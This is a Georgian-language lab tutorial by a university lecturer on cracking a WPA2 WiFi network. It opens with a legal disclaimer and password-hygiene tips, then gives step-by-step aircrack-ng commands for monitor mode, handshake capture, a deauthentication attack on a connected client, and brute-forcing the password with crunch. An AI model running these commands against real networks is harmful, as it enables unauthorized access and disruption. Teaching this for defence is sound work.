

უსადენო ქსელის გათხევა

სტატია განკუთვნილია სტუდენტებისთვის და, ასევე ყველასთვის,
ვისაც უსადენო ქსელის უსაფრთხოება აინტერესებს

პაატა გოგიშვილი

ინფორმატიკის დოქტორი, ილიას სახელმწიფო უნივერსიტეტის ასოცირებული პროფესორი

paatagog@gmail.com, paata.gogishvili@iliauni.edu.ge

www.max.ge

ეთიკური და სამართლებრივი ასპექტები

ამ სტატიის მიზანს არ წარმოადგენს ბოროტი ზრახვების წახალისება. ჩვენი მიზანია ხელი შევუწყოთ WiFi ქსელის სისუსტეების გააზრებას ამ ცოდნის კანონიერი მიზნებისთვის გამოყენებისთვის. უსაფრთხოების პროფესიონალები, ქსელის ადმინისტრატორები და ეთიკური ჰაკერები იყენებენ ასეთ უნარებს ქსელებისა და მგრძნობიარე ინფორმაციის დასაცავად.

გაითვალისწინეთ, რომ გატეხვა (Hacking) ისჯება კანონით, თუ ამას არ აკეთებთ თქვენი პირადი ინფრასტრუქტურისთვის, ან არ გაქვთ ინფრასტრუქტურის მფლობელის წერილობითი ნებართვა.

შესავალი

უსადენო ქსელები, რომლებსაც ხშირად WiFi-ს უწოდებენ, რადიო ტალღების საშუალებით ამყარებენ კავშირს. ლოკალური ქსელი ინტერნეტთან დაკავშირებულია უსადენო მოწყობილობებით, რომელთაც წვდომის წერტილებს უწოდებენ. წვდომის წერტილები აკავშირებს სადენიან და უსადენო მომხმარებლებს ერთმანეთთან (მაგალითად: ლეპტოპები, სმარტფონები და IoT მოწყობილობები).

უსადენო ქსელები ჩვენი ყოველდღიური ცხოვრების განუყოფელი ნაწილი გახდა. WiFi მოხერხებულს ხდის ინტერნეტთან წვდომას ნებისმიერი ადგილიდან, თუმცა, ამ კომფორტს თან სდევს უსაფრთხოების გამოწვევები.

არ არსებობს აბსოლუტურად უსაფრთხო ქსელური ინფრასტრუქტურა. WiFi ქსელები განსაკუთრებით დაუცველია, რადგან გასატეხად ქსელის მოწყობილობებთან ფიზიკურ კონტაქტიც არ არის აუცილებელი. ქსელზე თავდასხმების რისკების შესამცირებლად, უნდა დაიცვათ კიბერჰიგიენის წესები. ქვემოთ იხილეთ რამდენიმე მათგანი:


- თქვენი წვდომის წერტილებისთვის გამოიყენეთ დიდი პაროლები. პაროლები დიდი, პატარა, სპეციალური სიმბოლოებისა და ციფრებისგან უნდა შედგებოდეს.
- პერიოდულად შეცვალეთ პაროლები.
- გამოიყენეთ დაშიფვრის თანამედროვე ალგორითმები.
- განაახლეთ თქვენი ქსელის მოწყობილობის პროგრამები.

კიბერ ლაბორატორიის ქსელის გატეხვა

ამ თავში ჩვენ ვნახავთ როგორ უნდა განვახორციელოთ შეტევა WiFi ქსელზე. პირველ რიგში, უნდა მოვამზადოთ ჩვენი კიბერ ლაბორატორიის ინფრასტრუქტურა გასატეხად. გახსოვდეთ, რომ გატეხვა

უკანონოა თუ საკუთარ ინფრასტრუქტურას არ იყენებთ ან წერილობითი ნებართვა არ მოგეპოვებათ ინფრასტრუქტურის მფლობელისგან.

ჩვენი კიბერ ლაბორატორიის ქსელი შედგება წვდომის წერტილისგან (ეს არის ლექტორის სმარტფონი, რომელსაც ინტერნეტთან წვდომის წერილის რეჟიმი აქვს ჩართული) და კლიენტის კომპიუტერისგან (ლექტორის ლეპტოპი) რომელიც დაკავშირებულია წვდომის წერტილთან. წვდომის წერტილის მაკ მისამართია 1E:C5:A9:A5:31:F8. კლიენტის კომპიუტერის მაკ მისამართია DC:71:96:6D:2D:BA. ჩვენი კიბერ ლაბორატორიის ქსელის სახელია Isu Cyber Lab. გატეხვას ვაწარმოებთ Kali Linux-ის კომპიუტერიდან (ლექტორის მეორე ლეპტოპი). ქსელის ადაპტერად ALFA AWUS036ACH-ს გარე USB WiFi ბარათს ვიყენებთ.

პირველ რიგში, გავაახლოთ ჩვენი Kali Linux კომპიუტერი. გახსოვდეთ, რომ ნებისმიერ სერიოზული საქმის დაწყების წინ უნდა გავაახლოთ ყველა პროგრამა, რომ შეუფერხებლად შევძლოთ მოქმედება.

```
$ sudo apt update && apt upgrade
```

მუშაობისთვის პროგრამა aircrack-ng-ს გამოვიყენებთ. დააყენეთ (Kali Linux-ს თავიდანვე მოყვება) aircrack-ng შემდეგი ბრძანების გამოყენებით:

```
$ sudo apt install aircrack-ng
```

მთავრად WiFi ბარათი რომელსაც აქვს მონიტორინგის (monitoring) რეჟიმის მხარდაჭერა. გაითვალისწინეთ, რომ ბარათისთვის შეიძლება დრავირი დაგჭირდეთ. ჩვენს შემთხვევაში, დრავირის დაყენება <https://docs.alfa.com.tw/Product/AWUS036ACH/#linux> მისამართზე არსებული დოკუმენტაციის მიხედვით შეიძლება.

Kali Linux-ის დაყენება ვირტუალურ მანქანაზე შეიძლება. ასეთ დროს, მასპინძელ მანქანაზეც საჭიროა დრავირის დაყენება. ვირტუალურ მანქანას USB მოწყობილობების სტუმარი მანქანებისთვის გადაცემის პარამეტრი უნდა ჩავუერთოთ. ამ პარამეტრის ჩასართავად შესაბამისი ვირტუალური მანქანის დოკუმენტაცია უნდა იხილოთ.

ifconfig ბრძანების გამოყენებით ნახეთ თქვენი ქსელის ინტერფეისების სახელები და პარამეტრები.

```
$ ifconfig
```

ნახეთ თქვენი WiFi ბარათის სახელი. დავუშვათ რომ სახელია wlan0. სახელი თქვენი კომპიუტერისთვის განსხვავებული შეიძლება იყოს.

ოპერაციულ სისტემაში ბევრი პროცესი არსებობს, რომელიც შეიძლება იყენებდეს ქსელის ბარათს. ღარწმუნდით, რომ თქვენი ქსელის ბარათის მოქმედებას არც ერთი პროგრამა არ შეუშლის ხელს:

```
$ airmon-ng check wlan0
```

გამოვლენილი პროცესების შესახებ ინფორმაციას შემდეგნაირი სახე შეიძლება ჰქონდეს:

```
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
539 NetworkManager
10925 wpa_supplicant
```

მოკალთით ყველა ხელისშემშლელი პროცესი ერთი მეორის მიყოლებით

```
$ kill 539
$ kill 10925
```

თქვენი ქსელის ბარათი მზადაა მუშაობისთვის.

გადავათვალიეროთ უსადენო ქსელები wlan0 ინტერფეისით.

```
$ airodump-ng wlan0
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
1E:C5:A9:A5:31:F8	-28	2	0 0	6	180	WPA2 CCMP	PSK	Isu Cyber Lab
06:FB:E4:77:DD:4F	-42	2	0 0	1	195	WPA2 CCMP	PSK	library
C6:FB:E4:77:E0:3D	-54	2	0 0	1	195	WPA2 CCMP	PSK	sdsu-student
F6:FB:E4:77:DF:46	-34	3	0 0	1	195	WPA2 CCMP	PSK	unilab-member
06:FB:E4:77:DF:46	-33	2	0 0	1	195	WPA2 CCMP	PSK	library
D6:FB:E4:77:DF:46	-34	2	0 0	1	195	WPA2 CCMP	PSK	<length: 0>
F6:FB:E4:77:DD:4F	-42	3	0 0	1	195	WPA2 CCMP	PSK	unilab-member
D6:FB:E4:77:DD:4F	-42	2	0 0	1	195	WPA2 CCMP	PSK	<length: 0>
16:FB:E4:77:DD:4F	-43	4	0 0	1	195	WPA2 CCMP	PSK	isu-staff
E6:FB:E4:77:DD:4F	-43	2	0 0	1	195	WPA2 CCMP	PSK	unilab-staff

ავირჩიოთ Isu Cyber Lab და ახლა იგი გადავათვალიეროთ. სწორედ ეს პროცესი საჭიროებს მონიტორინგის რეჟიმს, რაც ჩვენს WiFi ქსელის ბარათს გააჩნია.

მონიტორინგის პროცესის დასაწყებად გაუშვით შემდეგი ბრძანება:

```
$ airodump-ng --bssid 1E:C5:A9:A5:31:F8 --channel 6 --write cyberlabhadshake wlan0
```

ეკრანზე შემდეგ ინფორმაციას იხილავთ:

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
1E:C5:A9:A5:31:F8	-28	2	0 0	6	180	WPA2 CCMP	PSK	Isu Cyber Lab

BSSID	PWR RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
1E:C5:A9:A5:31:F8	-16 0	60	17 0	6	180	WPA2 CCMP	PSK	Isu Cyber Lab

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
1E:C5:A9:A5:31:F8	DC:71:96:6D:2D:BA	-16	1e-24e	0	17		

ეკრანზე გამოვიდა ჩვენს ქსელში ჩართული კომპიუტერის შესახებ ინფორმაცია (MAC მისამართი).

ახლა უნდა დაველოდოთ handshake პაკეტს. ლოდინს დიდი დრო შეიძლება დასჭირდეს, რადგან ეს პროცესი იწყება მხოლოდ მაშინ, როდესაც გათიშული კომპიუტერი ცდილობს ახალი კავშირის დამყარებას წვდომის წერტილთან.

არსებობს ერთი კარგი მეთოდი ამ პროცესის დასაჩქარებლად. ჩვენ შეგვიძლია თავდასხმა ვაწარმოოთ უკვე დაკავშირებულ კომპიუტერზე და გამოვრთოთ იგი ქსელიდან ძალით. ამ

შემთხვევაში, გარკვეული დროის შემდეგ, გათიშული კომპიუტერი დაიწყებს დაკავშირებას და ჩვენ შევძლებთ ხელის ჩამორთმევის (Handshake) პაკეტების გადაჭრას.

ჩვენს შემთხვევაში, დაკავშირებული კომპიუტერის მაკ მისამართია DC:71:96:6D:2D:BA.

შეტვის წამოწყება ახალი ტერმინალიდან სჯობს. ეს ტერმინალი დავტოვოთ თვალიერების რეჟიმში. ახალი ტერმინალი გავხსნათ და იქ გავაგრძელოთ მუშაობა.

შეტვა კლიენტის კომპიუტერზე კავშირის გაწყვეტის (deauthorization) პაკეტების გაგზავნით უნდა ვაწარმოოთ. შეტვა შემდეგი ბრძანების გამოყენებით უნდა დავიწყოთ:

```
$ aireplay-ng --deauth 14 -a 1E:C5:A9:A5:31:F8 -c DC:71:96:6D:2D:BA wlan0
```

შეტვის შედეგად, სამიზნე კომპიუტერი ცოტა ხნით გაითიშება WiFi ქსელიდან და შეეცდება კავშირის აღდგენას. სწორედ ამ დროს შევძლებთ handshake პაკეტების გადაჭრას და მათ შენახვას cyberlabhandshake.cap ფაილში.

გადაჭერილი პაკეტების შესახებ ინფორმაცია პირველ ტერმინალში გამოჩნდება.

```
CH 1 ][ Elapsed: 6 mins ][ 2023-10-17 03:17 ][ WPA handshake: 1E:C5:A9:A5:31:F8
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
1E:C5:A9:A5:31:F8	-4	63	2302	504 0	6	180	WPA2	CCMP	PSK	Isu Cyber Lab

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
1E:C5:A9:A5:31:F8	DC:71:96:6D:2D:BA	-38	24e-24e	9	1365	EAPOL	Isu Cyber Lab

ახლა ჩვენ უკვე გვაქვს handshake პაკეტები ფაილში შენახული. პაროლის გამოსაცნობად საჭიროა მისი მრავალი კომბინაციის გადასინჯვა. სიმარტივისთვის დავუშვათ, რომ ჩვენი წვდომის წერტილის პაროლი მხოლოდ 8 ციფრისგან შედგება. გავუშვათ შემდეგი ბრძანება:

```
$ crunch 8 8 0123456789 | aircrack-ng -b 1E:C5:A9:A5:31:F8 -w - cyberlabhandshake.cap
```

ეს ბრძანება ორი ნაწილისგან შედგება. პირველი ნაწილი არის crunch ბრძანება, რომელი ყველა კომბინაციის მიღებას ახდენს და მათ მეორე ბრძანებას გადასცემს. მეორე ნაწილი არის aircrack-ng ბრძანება, რომელიც გადაცემულ პაროლს ამოწმებს გადაჭერილი cyberlabhandshake.cap ფაილის მიხედვით.

ეს მეთოდი გარკვეული დროის შემდეგ მოგვცემს სასურველ შედეგს - სწორ პაროლი დაიწერება ეკრანზე.

ცხადია, რომ ყველა კომბინაციის გადასინჯვის დრო არსებითადაა დამოკიდებული პაროლის სირთულეზე. ეს დრო შეიძლება ზედმეტად დიდი აღმოჩნდეს ისეთი პაროლებისთვის, რომლებიც დიდ, პატარა, სპეციალურ სიმბოლოებს და ციფრებს შეიცავს.

რთული პაროლებისთვის სრული გადარჩევა არაა გონივრული მიდგომა. ასეთი პაროლების გამოსაცნობად სხვანაირი მექანიზმები არსებობს.